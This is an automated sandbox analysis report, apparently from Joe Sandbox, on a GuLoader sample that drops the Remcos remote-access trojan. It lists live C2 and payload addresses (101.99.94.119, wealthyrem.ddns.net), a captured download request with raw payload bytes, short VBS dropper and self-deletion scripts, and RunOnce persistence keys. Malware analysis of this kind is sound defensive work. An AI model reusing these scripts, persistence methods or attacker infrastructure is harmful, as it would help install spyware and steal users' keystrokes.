ID: 458355
Sample Name: Fec9qUX4at.exe
Cookbook: default.jbs
Time: 09:49:14
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Fec9qUX4at.exe

Overview


General Information

Sample Name:	Fec9qUX4at.exe
Analysis ID:	458355
MD5:	2046b941817392..
SHA1:	843d243a71131b..
SHA256:	c0d3da1cefd1a97..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Creates autostart registry keys with …
- Deletes itself after installation
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- Fec9qUX4at.exe (PID: 1304 cmdline: 'C:\Users\user\Desktop\Fec9qUX4at.exe' MD5: 2046B941817392E3815535FCCB1F39DC)
  - Fec9qUX4at.exe (PID: 1152 cmdline: 'C:\Users\user\Desktop\Fec9qUX4at.exe' MD5: 2046B941817392E3815535FCCB1F39DC)
    - wscript.exe (PID: 808 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\wqhhwuvojbjzckdf.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_fkWglQyCXO188.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.348987507.0000000004F50000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: Fec9qUX4at.exe PID: 1152	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Scripting 1 1	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1	Input Capture 1 1 1	Query Registry 1	Remote Services	Input Capture 1 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2 1	LSASS Memory	Security Software Discovery 7 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	System Information Discovery 3 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Fec9qUX4at.exe	29%	Virustotal		Browse
Fec9qUX4at.exe	13%	ReversingLabs	Win32.Trojan.Vebzenpak	
Fec9qUX4at.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBREREN.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBREREN.exe	29%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBREREN.exe	13%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wealthyrem.ddns.net	194.5.97.128	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.97.128	wealthyrem.ddns.net	Netherlands		208476	DANILENKODE	true
101.99.94.119	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458355
Start date:	03.08.2021
Start time:	09:49:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Fec9qUX4at.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/4@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.5% (good quality ratio 7.5%) • Quality average: 17.8% • Quality standard deviation: 27.9%
HCA Information:	Failed

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:51:07	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce AMPHITHYRONS C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBREREN.vbs
09:51:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce AMPHITHYRONS C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBREREN.vbs

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.5.97.128	LzbZ4T1iV8.exe	Get hash	malicious	Browse	
	kGSHiWbgq9.exe	Get hash	malicious	Browse	
	loKmeabs9V.exe	Get hash	malicious	Browse	
101.99.94.119	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wealthyrem.ddns.net	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DANILENKODE	Ordonnance PL-PB39-210706,pdf.exe	Get hash	malicious	Browse	• 194.5.98.7
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 194.5.98.72
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128
	1niECmfIcE.exe	Get hash	malicious	Browse	• 194.5.97.94
	Nuzbcdoajgupgalxelbnohzzeonlplvuro.exe	Get hash	malicious	Browse	• 194.5.98.7
	RueoUfi1MZ.exe	Get hash	malicious	Browse	• 194.5.98.3
	Departamento de contadores Consejos de pago 0.exe	Get hash	malicious	Browse	• 194.5.98.7
	04_extracted.exe	Get hash	malicious	Browse	• 194.5.97.18
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	PO.exe	Get hash	malicious	Browse	• 194.5.98.23
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	WzOSphO1Np.exe	Get hash	malicious	Browse	• 194.5.98.107

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QUOTATION-007222021.exe	Get hash	malicious	Browse	• 194.5.97.145
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	ORDER407-395.exe	Get hash	malicious	Browse	• 194.5.98.23
	Bank Copy.pdf.exe	Get hash	malicious	Browse	• 194.5.98.8
	FATURAA No.072221.exe	Get hash	malicious	Browse	• 194.5.98.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBRERENexe

Process:	C:\Users\user\Desktop\Fec9qUX4at.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	114688
Entropy (8bit):	6.638949072783339
Encrypted:	false
SSDEEP:	1536:BUS3/zw2m3c39SYeXvmgU2sIMflWub4cL51tY4SQmiPYEIZ943ckw2mUS3/:BT/zM3c3bcBsIMfQuDaSZS3ckYT/
MD5:	2046B941817392E3815535FCCB1F39DC
SHA1:	843D243A71131BAF9FBE0FCF4BA129F51EE74C8F
SHA-256:	C0D3DA1CEFD1A979C8B8CE102FD5D3FF090779F72F4D1098EB383CBBB3480BEE
SHA-512:	ECF0B711C41619DCF9073F1CD4C769CC106B04AAEC40881FC11CBF8686989DA512A9C2EE2683A90B99DDDB1F4A762CF4DF512663519BC9035BBC6D0FD90F95 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....(.U..... ...@.....D.....P....@.....:.....dK..(....p...[.....(.. .....|.....text....=.....@..... ..... ..`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBRERENvbs

Process:	C:\Users\user\Desktop\Fec9qUX4at.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	5.094609879657231
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRDWXp5cViE2J5xAIzkiw9igECHM:jFqhv9IWXp+N23ffiijl
MD5:	1198AD996993F1C8082084F3CD83DD3C
SHA1:	A841D5A9CA764F8C58EC10FF368C6BD1637E8929
SHA-256:	59227CBFDE96895E1D019A879F7155EF36FE091AB03BEA825C51D9A8A625D6F2
SHA-512:	AB29D0F0FEB1D196E2218958495B39A327CBA2F921EFAB0EA2C09C8E2D42EF2692021A282EC2987E3998369C1876A083933C37FDC50B3C4A0C769513953FAF13
Malicious:	**true**
Reputation:	low
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\DYKKERDRAGTS\FANEBRERENexe")

C:\Users\user\AppData\Local\Temp\wqhhwuvojbjzckdfvbs

Process:	C:\Users\user\Desktop\Fec9qUX4at.exe
File Type:	data
Category:	dropped
Size (bytes):	468
Entropy (8bit):	3.5093499207031558

C:\Users\user\AppData\Local\Temp\wqhhwuvojbjzckdf.vbs	
Encrypted:	false
SSDEEP:	12:xQ4lA2++ugypjBQMPURF3Sbx34Q3Dk3Sbx349Hz/0aimi:7a2+SDTzQTkz9Aait
MD5:	903888A33CC9516D5548F046C7D902EC
SHA1:	D654ADD97768AB9E06A2AC428090BE3E2F0512F6
SHA-256:	75E4262158D66A77E7496606D466EA6CF1333BCE20D429F1E066A2935FD77F0A
SHA-512:	B6BED5DEF33123948A338F1AA65D5D69505487FEF121524C575708894699B0D17A1AA4D3F7C6D1F89CB9730A28C9F20292A5E714F3F2CE2E9D515EB763B45751
Malicious:	**true**
Reputation:	low
Preview:	O.n. .E.r.r.o.r. .R.e.s.u.m.e. .N.e.x.t...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(."S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.").)...w.h.i.l.e. .f.s.o...F.i.l.e.E.x.i.s.t.s.(".C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.D.e.s.k.t.o.p.\.F.e.c.9.q.U.X.4.a.t...e.x.e.").)...f.s.o...D.e.l.e.t.e.F.i.l.e. ."C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.D.e.s.k.t.o.p.\.F.e.c.9.q.U.X.4.a.t...e.x.e."...w.e.n.d...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\remcos\logs.dat	
Process:	C:\Users\user\Desktop\Fec9qUX4at.exe
File Type:	data
Category:	dropped
Size (bytes):	148
Entropy (8bit):	3.353136862680169
Encrypted:	false
SSDEEP:	3:rklKlmuHlKfUFqlDl5JWRal2Jl+7R0DAlBG4LNQblovDl9il:llKIuFK8Fql55YcIeeDAlybW/G
MD5:	23B5A5F0892EDE3E544D530B672DB71C
SHA1:	675F67E5EF80E1868950B6362B54BF367DDA258E
SHA-256:	64A5071CE344184BECC0650D8D6432E0CB0271BAF633BDA82E337D736B13EB01
SHA-512:	03369524C6F224DEA70E9CDEE92DFD71214E6C3B99EC4FE0B09A7F3D69A4F30D67CC6FB2DA9ECA4ED4A4C7572B8E96131321B9B73AE767491BDE4F4CB045C6F
Malicious:	false
Reputation:	low
Preview:	....[.2.0.2.1./.0.8./.0.3. .0.9.:.5.1.:.1.0. .O.f.f.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[. .P.r.o.g.r.a.m. .M.a.n.a.g.e.r. .].....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.638949072783339
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Fec9qUX4at.exe
File size:	114688
MD5:	2046b941817392e3815535fccb1f39dc
SHA1:	843d243a71131baf9fbe0fcf4ba129f51ee74c8f
SHA256:	c0d3da1cefd1a979c8b8ce102fd5d3ff090779f72f4d1098eb383cbbb3480bee
SHA512:	ecf0b711c41619dcf9073f1cd4c769cc106b04aaec40881fc11cbf8686989da512a9c2ee2683a90b99dddb1f4a762cf4df512663519bc9035bbc6d0fd90f9571
SSDEEP:	1536:BUS3/zw2m3c39SYeXvmgU2sIMflWub4cL51tY4SQmiPYElZ943ckw2mUS3/:BT/zM3c3bcBsIMfQuDaSZS3ckYT/
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....(.U.....@.....D.....P....@.....

File Icon

Icon Hash:	d5d5959595959595

Static PE Info

General

Entrypoint:	0x401144
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x558D28E4 [Fri Jun 26 10:26:44 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5565993a5a9f2bfb76f28ab304be6bc1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13de4	0x14000	False	0.648803710938	data	7.05513425915	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x115c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x5b92	0x6000	False	0.545776367188	data	6.0293757353	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 09:52:03.800883055 CEST	192.168.2.3	8.8.8.8	0xdf97	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 09:52:03.835515976 CEST	8.8.8.8	192.168.2.3	0xdf97	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 09:54:54.508253098 CEST	8.8.8.8	192.168.2.3	0xf46a	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 09:57:25.151722908 CEST	8.8.8.8	192.168.2.3	0xd836	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	101.99.94.119	80	C:\Users\user\Desktop\Fec9qUX4at.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 09:52:02.600111008 CEST	7678	OUT	GET /WEALTH_fkWglQyCXO188.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.119 Cache-Control: no-cache
Aug 3, 2021 09:52:02.647567034 CEST	7679	IN	HTTP/1.1 200 OK Date: Mon, 02 Aug 2021 23:52:02 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 02 Aug 2021 21:02:57 GMT ETag: "72840-5c899e4c3da73" Accept-Ranges: bytes Content-Length: 469056 Content-Type: application/octet-stream Data Raw: 31 79 a2 69 b5 67 ac a3 66 68 89 94 04 1b b4 8f c9 36 a1 00 58 5a db 92 66 6d cc 77 0a bf 4e 76 be cb df 4e 9d df 64 5e 44 ed 21 f3 cf f9 7d 62 b4 1b 44 fc 1e d1 54 51 7a 33 c1 4c df e6 15 ab fc 9f 41 d1 41 8f 51 31 14 c8 d8 11 ba 23 86 c1 35 93 9d fc 44 9e 32 ca a0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 21 67 d6 a5 5b 6f 63 6f 44 5d 92 7d a4 66 fa 44 00 3d 71 d6 5c 03 88 d7 97 a0 3d f6 3d 55 3c 74 0e f3 18 b3 74 b0 8f 9b fc 7f 70 16 c6 64 54 6e 65 de 18 f0 d3 5c bc 13 45 22 ac 24 20 7e 82 b9 70 76 a4 7d 01 f7 d5 61 be 6f 06 f4 2c 87 a6 b3 20 b2 ad 40 2e d1 2f 53 60 03 72 48 d8 a8 33 13 0a f2 ff d2 dd 78 63 a0 8b 27 17 28 0e 60 82 f6 72 ae 94 e0 7b d9 7f 8e c3 dd 64 b8 7a 3f 9c de 07 ce e8 0f a5 e2 f6 89 60 01 25 fd 8a 32 fc 79 07 a7 ab df eb 97 4a 2c 9a 34 91 22 ae 83 f5 10 09 71 2b 83 86 cf 6e c1 fd 78 9b ff 23 b1 96 1b 1e b1 63 5b 3d 90 ef 89 7e 8a 22 4d e5 54 77 c8 44 5a ca a4 4c 7d b5 c0 fc c0 dd 2e 18 32 28 dd ca 3a 96 9c 05 f0 1c 01 92 09 ad 55 8b 34 03 76 7c 2a c7 57 01 af c3 92 f4 fe a1 46 ae cb 12 c4 67 bb f2 9c 4b c8 90 cb 0b 36 3d a2 cf d6 65 cd 91 6d 1a 7b b3 ae 5d b5 71 0a 24 46 d2 95 ab 70 f8 9c 0c 0f 55 c2 c0 0c ed 95 d2 b5 e3 